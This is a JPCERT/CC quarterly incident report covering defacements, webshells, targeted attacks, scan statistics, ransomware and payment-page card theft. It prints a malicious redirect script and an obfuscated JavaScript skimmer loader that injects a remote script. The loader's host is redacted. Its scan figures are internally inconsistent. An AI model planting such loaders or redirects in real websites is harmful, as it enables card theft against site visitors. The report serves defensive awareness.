
The number of website defacements reported in this quarter was 695. This was a 25% increase from 557 in the previous quarter.

This quarter, JPCERT/CC received a number of reports on website defacements involving the use of a malicious webshell planted on a legitimate website to upload content of phishing sites spoofing an e-commerce site or e-mail service, or to insert into the website a script[Figure 10] for redirecting the user to a suspicious website. [Figure 11] shows an example of a planted webshell. An attacker can use this webshell to upload files or perform other acts.



```
<script>
window.location = "https://[redacted]";
</script>
```

[Figure 10: Redirection script]



[Figure 11: Planted webshell]


3.3. Targeted Attack Trends

There were 2 incidents categorized as a targeted attack. The incidents identified are described below.

(1) Attacks attempting to lure recipients to download a malicious shortcut file

This quarter, JPCERT/CC confirmed a number of targeted attack e-mails attempting to lure recipients to download a malicious shortcut file. In the observed method, the attacker first sends an e-mail making an inquiry, and after exchanging a few e-mails, they send an e-mail containing a shortened URL link in an attempt to lure targets to click the link and download a ZIP file containing a malicious shortcut file.

The flow of the attack is illustrated in [Figure 12]. The malicious shortcut file (the LNK file in [Figure 12]) downloads a Word document (the DOCX file in [Figure 12]) via the Internet and opens it. This Word document in turn downloads a Word template file (the DOT file in[Figure 12]) and opens it. When this template file is opened, the user is asked to enable macros. The macro contained in the template saves the template file in Microsoft Word's startup folder. Subsequently, whenever the user opens a Word file, the macro saved in the startup folder downloads a new file (the DOTM file in[Figure 12]).



[Figure 12: Flow of the attack]

This attack has been observed since the previous quarter, meaning attacks are being carried out on an ongoing basis.

(2) Attacks using the FlowCloud malware
JPCERT/CC confirmed attacks that infect devices with the FlowCloud malware. FlowCloud is a remote access trojan (RAT) used by a threat group known as TA410. It is assumed the attacks were intended to steal information from devices infected with FlowCloud.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 199, which remained unchanged from the previous quarter.

The number of scans reported in this quarter was 1,917. This was a 47% decrease from 3,615 in the previous quarter. A breakdown of the ports that were scanned are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), Telnet (23/TCP) and IMAP (143/TCP).

[Chart 4：Number of scans by port]

Port	Jul	Aug	Sept	Total
22/tcp	521	295	160	976
23/tcp	198	80	124	402
143/tcp	53	60	62	175
5060/udp	0	5	103	108
25/tcp	4	87	16	107
80/tcp	30	26	33	89
10443/tcp	33	28	0	61
37215/tcp	11	2	23	36
2323/tcp	20	5	8	33
3306/tcp	3	1	6	10
60001/tcp	3	0	4	7
52869/tcp	6	0	1	7
2222/tcp	7	0	0	7
443/tcp	1	0	5	6
5555/tcp	0	0	3	3
445/tcp	0	3	0	3
8090/tcp	1	1	0	2
23023/tcp	2	0	0	2
21/tcp	2	0	0	2
Unknown	7	2	47	56
Monthly Total	902	595	595	2092

There were 315 incidents categorized as other. This was a 24% increase from 255 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter

(1) Coordination involving reports of human-operated ransomware attacks

This quarter, JPCERT/CC continued to receive a number of reports of damage related to human-operated ransomware attacks (e.g., Black Cat, LockBit).

In some cases, the attacker appears to have exploited vulnerabilities in SSL-VPN products or Log4j to break into an organization's network. In some of the cases where SSL-VPN products were used as an entry point, the products already had a patch applied at the time of intrusion, but the attacker used credentials they had stolen before the patch was applied to gain access to the network. JPCERT/CC has released an FAQ and video summarizing the initial response that should be taken when subjected to a human-operated ransomware attack. Please use these resources for reference when subjected to an attack.


How to Respond to Emotet Infection (FAQ)
https://blogs.jpcert.or.jp/en/2019/12/emotetfaq.html

Key points of initial response to a human-operated ransomware attack (webinar) (Japanese)
https://www.youtube.com/watch?v=nDOSn_ss7zI

(2) Coordination involving reports of compromised electronic payment services

This quarter, JPCERT/CC received reports of credit card information being stolen from compromised electronic payment service systems. JPCERT/CC analyzed a malicious JavaScript file embedded in a system. The JavaScript file was designed to download another JavaScript file that steals credit card information entered on the payment page.

[Figure 13] shows an example of JavaScript code added to a compromised web page of an electronic payment service.



```
function _0xb859(_0x36873a,_0x430d54){var _0x2f9ce0=_0x2f9c();return _0xb859=function(_0xb859db,_0x6c30da){_0xb859db=_0xb859db
-0x11b;var _0x2618b=_0x2f9ce0[_0xb859db];return _0x2618b;},_0xb859(_0x36873a,_0x430d54);}var _0xb4e252=_0xb859;(function(
_0x2b64bf,_0x2dba22){var _0x246d87=_0xb859,_0x32365c=_0x2b64bf();while(!![]){try{var _0x1f1309=-parseInt(_0x246d87(0x11c))/0x1
+parseInt(_0x246d87(0x126))/0x2*(-parseInt(_0x246d87(0x11f))/0x3)+-parseInt(_0x246d87(0x127))/0x4+parseInt(_0x246d87(0x12a))/
0x5+parseInt(_0x246d87(0x125))/0x6*(-parseInt(_0x246d87(0x129))/0x7)+-parseInt(_0x246d87(0x11b))/0x8*(-parseInt(_0x246d87(
0x11e))/0x9)+parseInt(_0x246d87(0x120))/0xa*(parseInt(_0x246d87(0x121))/0xb);if(_0x1f1309===_0x2dba22)break;else _0x32365c[
'push'](_0x32365c['shift']());}catch(_0x2a7699){_0x32365c['push'](_0x32365c['shift']());}}}(_0x2f9c,0x3e9d6));var script=
document[_0xb4e252(0x123)]('script');script[_0xb4e252(0x124)]=_0xb4e252(0x128),document[_0xb4e252(0x122)](_0xb4e252(0x11d))[
0x0][_0xb4e252(0x12b)](script);function _0x2f9c(){var _0x34d652=['104NKNGYp','299118qAquRg','head','20997HckbPI','3S1XwEJ',
'150970Vtvoub','913JAYcpc','getElementsByTagName','createElement','src','365322HxagRh','903330tCzGkC','447088Txjrrf','
https://[redacted]','211jCvst','91530gUqqvL','appendChild'];_0x2f9c=function(){return _0x34d652;};return _0x2f9c();}
```

[Figure 13: Example of malicious JavaScript code embedded]

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1. Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

- The following are examples of incidents that JPCERT/CC classifies as "other".
- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2022.

If you would like to quote or reprint this document, please contact the Public Relations of JPCERT/CC (pr@jpcert.or.jp). For the latest information, please refer to JPCERT/CC's website.

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/english/